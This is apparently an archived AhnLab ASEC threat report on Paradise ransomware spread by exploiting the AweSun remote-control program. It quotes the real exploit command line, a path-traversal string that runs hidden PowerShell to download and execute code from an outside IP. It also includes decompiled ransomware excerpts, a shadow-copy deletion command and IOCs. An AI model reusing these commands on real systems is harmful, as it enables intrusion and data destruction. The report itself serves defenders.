Paradise Ransomware Distributed Through AweSun Vulnerability Exploitation - ASEC

By ATCP

Published: 2023-02-01 · Archived: 2026-04-02 11:52:34 UTC

The ASEC analysis team has recently discovered the distribution of Paradise ransomware. The threat actors are suspected to be utilizing a vulnerability exploitation of the Chinese remote control program AweSun. In the past, the team also found and covered the distribution of Sliver C2 and BYOVD through a Sunlogin vulnerability, a remote control program developed in China.

- Sliver Malware With BYOVD Distributed Through Sunlogin Vulnerability Exploitations

1. AweSun Vulnerability Exploitation

The installation of Sliver C2 through the AweSun remote control program developed by AweRay was also discovered to have been carried out by threat actors while the team was monitoring Sliver C2 attack cases. [1]



Figure 1. Remote control program AweSun

Target Type	File Name	File Size	File Path
Current	powershell.exe	423 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfCurrent	cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfParent	awesun.exe	7.14 MB	%ProgramFiles% (x86)\aweray\awesun\awesun.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://43.128.62.42/acl.exe

Figure 2. Sliver C2 installed by PowerShell that was generated by AweSun

Detailed information about the AweSun vulnerability exploitation has yet to be confirmed. However, considering that this is the same threat actor that exploited the Sunlogin vulnerability and the fact that Sliver C2 was installed by a PowerShell that was generated by a child process of AweSun, we can speculate that this attack was also a vulnerability exploitation. Compared to the latest version of AweSun.exe which now exceeds v2.0, the AweSun used for the attacks were v1.5 and v1.6, versions that were released several years ago.

Additionally, we can confirm through the command used in the attack that the attack command includes a ping that's similar to the PoC used in the Sunlogin vulnerability. Although it is currently impossible to download anything from this address, we can infer from the URL format that it is a command that installs Cobalt Strike.


```
"currentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "awesun.exe",
      "filePath": "%ProgramFiles% (x86)\\aweray\\awesun\\awesun.exe",
      "fileSize": 7485144,
    }
  }
},
"targetProcess": {
  "imageInfo": {
    "commandLine": "ping../../../windows\\system32\\cmd.exe /c powershell.exe -nop -w hidden -c \"iex ((new-object net.webclient).downloadstring('http://139.159.204.38:44144/a'))\"",
    "fileObj": {
      "fileName": "cmd.exe",
      "filePath": "%SystemRoot%\\syswow64\\cmd.exe",
      "fileSize": 236544,
    }
  }
},
```


Figure 3. Command used to exploit AweSun vulnerability

It appears that the threat attacker is using the AweSun vulnerability exploitation at the same time as the Sunlogin vulnerability exploitation. The Sliver and BYOVD malware mentioned above have been found in both vulnerability exploitation cases along with a XMRig CoinMiner.

This post will focus on the Paradise attack case since it was the most recent case of this vulnerability exploitation. The following is AhnLab's ASD (AhnLab Smart Defense) log, which shows that the Paradise ransomware, "DP_Main.exe," was installed by the cmd and PowerShell generated by AweSun.

Target Type	File Name	File Size	File Path
Target	dp_main.exe	25 KB	%SystemDrive%\users\%ASD%\dp_main.exe
Current	powershell.exe	423 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Creates executable file	dp_main.exe
powershell.exe	N/A	N/A	Connects to network	https://upload.paradisenewgenshinimpact.top/

Figure 4. Paradise ransomware installation log

- Paradise ransomware download URL: hxxps://upload.paradisenewgenshinimpact[.]top/DP_Main.exe

2. Analysis of Paradise Ransomware

Paradise, which is installed through an AweSun vulnerability exploitation, was first discovered in 2017 as a RaaS (Ransomware as a Service) type ransomware developed in .NET. [2]

```
Program.NativeMethods.ShowWindow(Program.NativeMethods.GetConsoleWindow(), 0);
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
if (File.Exists(folderPath + "##DP##welldone.dp"))
{
    Process.Start("#DECRYPT MY FILES#.html");
    Environment.Exit(0);
}
else
{
    if (args.Length == 0 && Program.CycleDefender())
    {
        int num = Program.ProcessCount();
        if (!Program.IsAdmin())
        {
            Program.RunAsAdmin();
        }
        if (Program.ProcessCount() > num)
        {
            Environment.Exit(0);
        }
    }
    if (File.Exists("id.dp"))
    {
        Program.PCID = File.ReadAllText("id.dp");
    }
    else
    {
        Program.PCID = Program.ID_Generator();
        File.WriteAllText("id.dp", Program.PCID);
    }
    Program.text = Program.text.Replace("%ID%", Program.PCID);
    Stopwatch stopwatch = new Stopwatch();
    stopwatch.Start();
    if (!Program.CheckKeys())
    {
        Program.CreateKeys();
        Program.MasterRSA.FromXmlString(Program.RSA_MasterPublic);
        Program.rsa.FromXmlString(Program.RSA_Public);
        Program.SavePrivateKey();
        while (Program.LockerForValidKey)
```

Figure 5. The main function of Paradise ransomware

Overview	Description
Encryption method	RSA-1024 / RSA-1024
Paths excluded from encryption	“windows”, “firefox”, “chrome”, “google”, “opera”, “%APPDATA%\DP\” (installation paths)
Extension	[id-EaObwi8A].[main@paradisenewgenshinimpact.top].honkai
Ransom note	DECRYPT MY FILES#.html
Others	Registers RUN key. Deletes volume shadow service

Table 1. Ransomware overview

Paradise utilizes various configuration files. After the completion of the encryption process, the “%APPDATA%DP\welldone.dp” file is generated. If the file already exists, the encryption stage is skipped and the ransom note is shown. Paradise will restart with admin privilege if it is executed without the authority as the ransomware uses it to encrypt the system; at this stage the “%APPDATA%DP\RunAsAdmin.dp” file is used. PCID is the value that represents the infected system and is saved in the “id.dp” file that is generated on the current path. The value is also used later for the ransom note and sending the infection information to the C&C server.

Settings File	Description
%APPDATA%DP\welldone.dp	Encryption behavior completion status
%APPDATA%DP\RunAsAdmin.dp	Admin privilege execution status
Current Path\id.dp	PCID
%USERPROFILE%\documents\DecryptionInfo.auth %PROGRAMFILES%\DP\DecryptionInfo.auth	RSA private key (encrypted through a master RSA public key), RSA public key

Table 2. Settings file

Paradise generates a 1024-bit RSA key and uses it to encrypt files. The ransomware encrypts the RSA private key necessary for file decryption by using the threat actor’s master RSA public key that’s saved in the settings data.

```
// Token: 0x04000009 RID: 9
private static string RSA_MasterPublic = "<RSAKeyValue><Modulus>yKJaEXz+c/
  mToOXko792NZpwodRuLiiBOil78YsLxwIzMgBOWhGdRxRDeN5jstz5OAAICLKXZYxZIs48fEMSUbjJzCy8sv7L/NYWCIlVtnZqlXsrYupFE6W/
  ONP34vbBozJU6EZTexv6WuJROkBlcH6blZXsp6l42D1BqlW8MHU=</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>";

// Token: 0x0400000A RID: 10
private static string CryptedExtension = ".honkai";

// Token: 0x0400000B RID: 11
private static bool LockerForValidKey = true;

// Token: 0x0400000C RID: 12
private static string PCID = "";

// Token: 0x0400000D RID: 13
private static string RSA_Public = "";

// Token: 0x0400000E RID: 14
private static string RSA_Private = "";

// Token: 0x0400000F RID: 15
private static int FilesCount = 0;
```

Figure 6. Settings file where the master RSA public key is saved

Among the settings files, “DecryptionInfo.auth” has a RSA private key that has been encrypted by the generated RSA public key and the threat actor’s master RSA public key.

```
1   cKQTt1iJH9wmQqxJudiBFUOTU+9zuO4Nl39Ymm9oDX1sarlWEO47tRb6fQZT1/Qh0GDtP4Q94fiQ7ka9G7wgiFM
    +oiqfDO0WwwZqW3BEnASlwXBARj0RX5qMRg75JalooU6PzftQuexfJxI6aK1EA5hSgfVhWB1OM1gNyHjZUm6znoLr2rDmcpFku9K1TSO/
    8HiP6gapoEZlFxHranEUo84zGPbhAUdYl/WtH6oReYiLPUwxJbahZPUcISP4V1ObbYe5VJAVX9uXxMIZ
    +c5CKID1lzfSaooRtfnCo2MdxsqKkrKSCzkxd7Rqk6XMlqYUYyxejQHTnGkBX3cXsPQEOLprao7kLzOkwQfMM6k5WFqRKPkk0tW208jg0GHL
    9C70VUcsCQNRJ6s6nO9QrKf67DqCivBH5m0Lnp3BVYVvK0sJpFy+6wC1Y7Ah7JRvebBGJGbH6XicqWPqGypl7r/8HG3t7mPy6Af2zvc
    +swWGKUcmBMQ9xyqzlIJ1U9EjWT1sTwrhdd0doRDrUs8wkFCJadadS3wyrUe2/59euJBo4sD2mkH2v8EQuC1uVNYLWC1xRSC2NvIYRXhUs5
    +vowqULFiyxW1nrN6r7vNCHMk1CsM89m2pZKf9DFLfMIXsudhNiz2ZjO65MZIwaIi7I6KO97MX
    +wzhpRbWZ29TQKvtZKB8KT9hKCqs0GOLV0S1LlYXcaqYkOyZqDhSy150RujHnWeuOxvUSHwC2SWD4RaoZIu9NubWmCcP
    +KdS3PM2CnQAKc77iTJDYi02ZJidQhZfbuJcH/F3HDsVQmbYhk+069wQ2x90ey/
    PgIuoNdlLeJZOWrqLox9dZ5K6yePOBJtX8qlb6gTfzCcal+P6cF+jAlEIRB3keGKm/FAlCYnuOPB+fRyVQTbrjnXqnaVVnuNYt/
    We6YRWh5H3QuW1oEPUNwvAPfneuHzIu3k+fhZKYe7FDFE9uvUmUMJY2coCci+0BdS4el+4771MrF9/
    9YlgLhoF5riqzRQiDniGE7pcAlkSUxen7M8O8Q35YOzcI7FUymx/
    ybC5L3iQqdfcQnkCyorvcTHc0OdToQPXSLg824GfF3yIoJIhwEZImdqS5BzRoX3AfwbZkboVay1Db7bbbSKeyh2NQmfa0S4xXJBS4dCcpvoQ
    9P5iZOC/aYpK+P+Fw65pY6n0MGexPx
    +aN9WesBWWe2oVDe5s4ePHxF2Z9kV3FcIWw6TgdBKXyyA0gAprI0LQRZWTIQzkhO1RZarwnTjHXhIy5EKaM2gmOfcxhlTv/rk
    +PZQk6o13wytC3S3rU29e8fP6pRUy8K8QoATW64ujs8Xca/04QUZ7w53B6dTcNjx8+IfTTDwn7HP2yLGmUw==
2   <RSAKeyValue><Modulus>tKcTEc10wbqIhO6E4OL7B5pa1ZdfCckyh990jg9hm5dgk6VPw5wTNqJ0vzBfuCmwH4p8B2sGc
    +Hn6t8hP1aO6Z/FgG0k9wFt6LQOrd9FNQA8HGr8Rr1bSOaDyOG3u/ZultPGFCE6i1Fm7ycLNyMZ3do8DjLqw8UqEPUnn3d+y4E=</
    Modulus><Exponent>AQAB</Exponent></RSAKeyValue>
```

Figure 7. DecryptionInfo.auth file

The paths excluded from encryption are based on folder paths, so “windows”, “firefox”, “chrome”, “google”, “opera” and “%APPDATA%\DP\.”. This means that all paths are targeted excluding the settings paths. A distinct characteristic of Paradise is the fact that it sets the “mysql,” “firebird,” “mssql,” “microsoft sql,” and “backup” paths as high priority encryption targets.



Figure 8. Encrypted files

Furthermore, this ransomware can create a copy of itself in %APPDATA%DP\DP_Main.exe and register it to the run key or delete the volume shadow service using the following command.

> “cmd.exe” /C sc delete VSS

After the encryption process is finished, Paradise transfers basic information like the PCID and computer name along with information such as the number of encrypted files and the time it took to finish encryption to the C&C server.

Item	Description
v	vector (hard-coded)
fc	Number of encrypted files
computer_name	Computer name
et	Time taken for encryption
decryption_info	RSA private key (encrypted through a master RSA public key)
id	PCID

Table 3. Data delivered to C&C server



Figure 9. Data delivered to C&C server

Ultimately, it executes a ransom note to notify the user that they have been infected by a ransomware. The note includes an email address and Bitcoin wallet address as means of contact.

- Bitcoin wallet address: 392vKrpVxMF7Ld55TXyXpJ1FUE8dgKhFiv
- Threat actor's email address: main@paradisenewgenshinimpact.top

Figure 10. Ransom note – 1



Figure 11. Ransom note – 2

3. Conclusion

We have found recent cases where various ransomware, including Paradise, were installed on vulnerable software that did not have recent patches applied. Therefore, users must update their installed software to the latest version to preemptively prevent vulnerability exploitations. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection
– Trojan/Win.Agent.C4590824 (2021.08.15.00)

Behavior Detection
– Execution/MDP.Powershell.M1185
– Execution/MDP.Powershell.M2514
– Persistence/MDP.AutoRun.M224
– Ransom/MDP.Decoy.M1171

MD5

5cbbc1adfd22f852a37a791a2415c92c

Additional IOCs are available on AhnLab TIP.

URL

http[:]//upload[.]paradisenewgenshinimpact[.]top[:]2095/api/Encrypted[.]php

https[:]//upload[.]paradisenewgenshinimpact[.]top/DP_Main[.]exe

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/47590/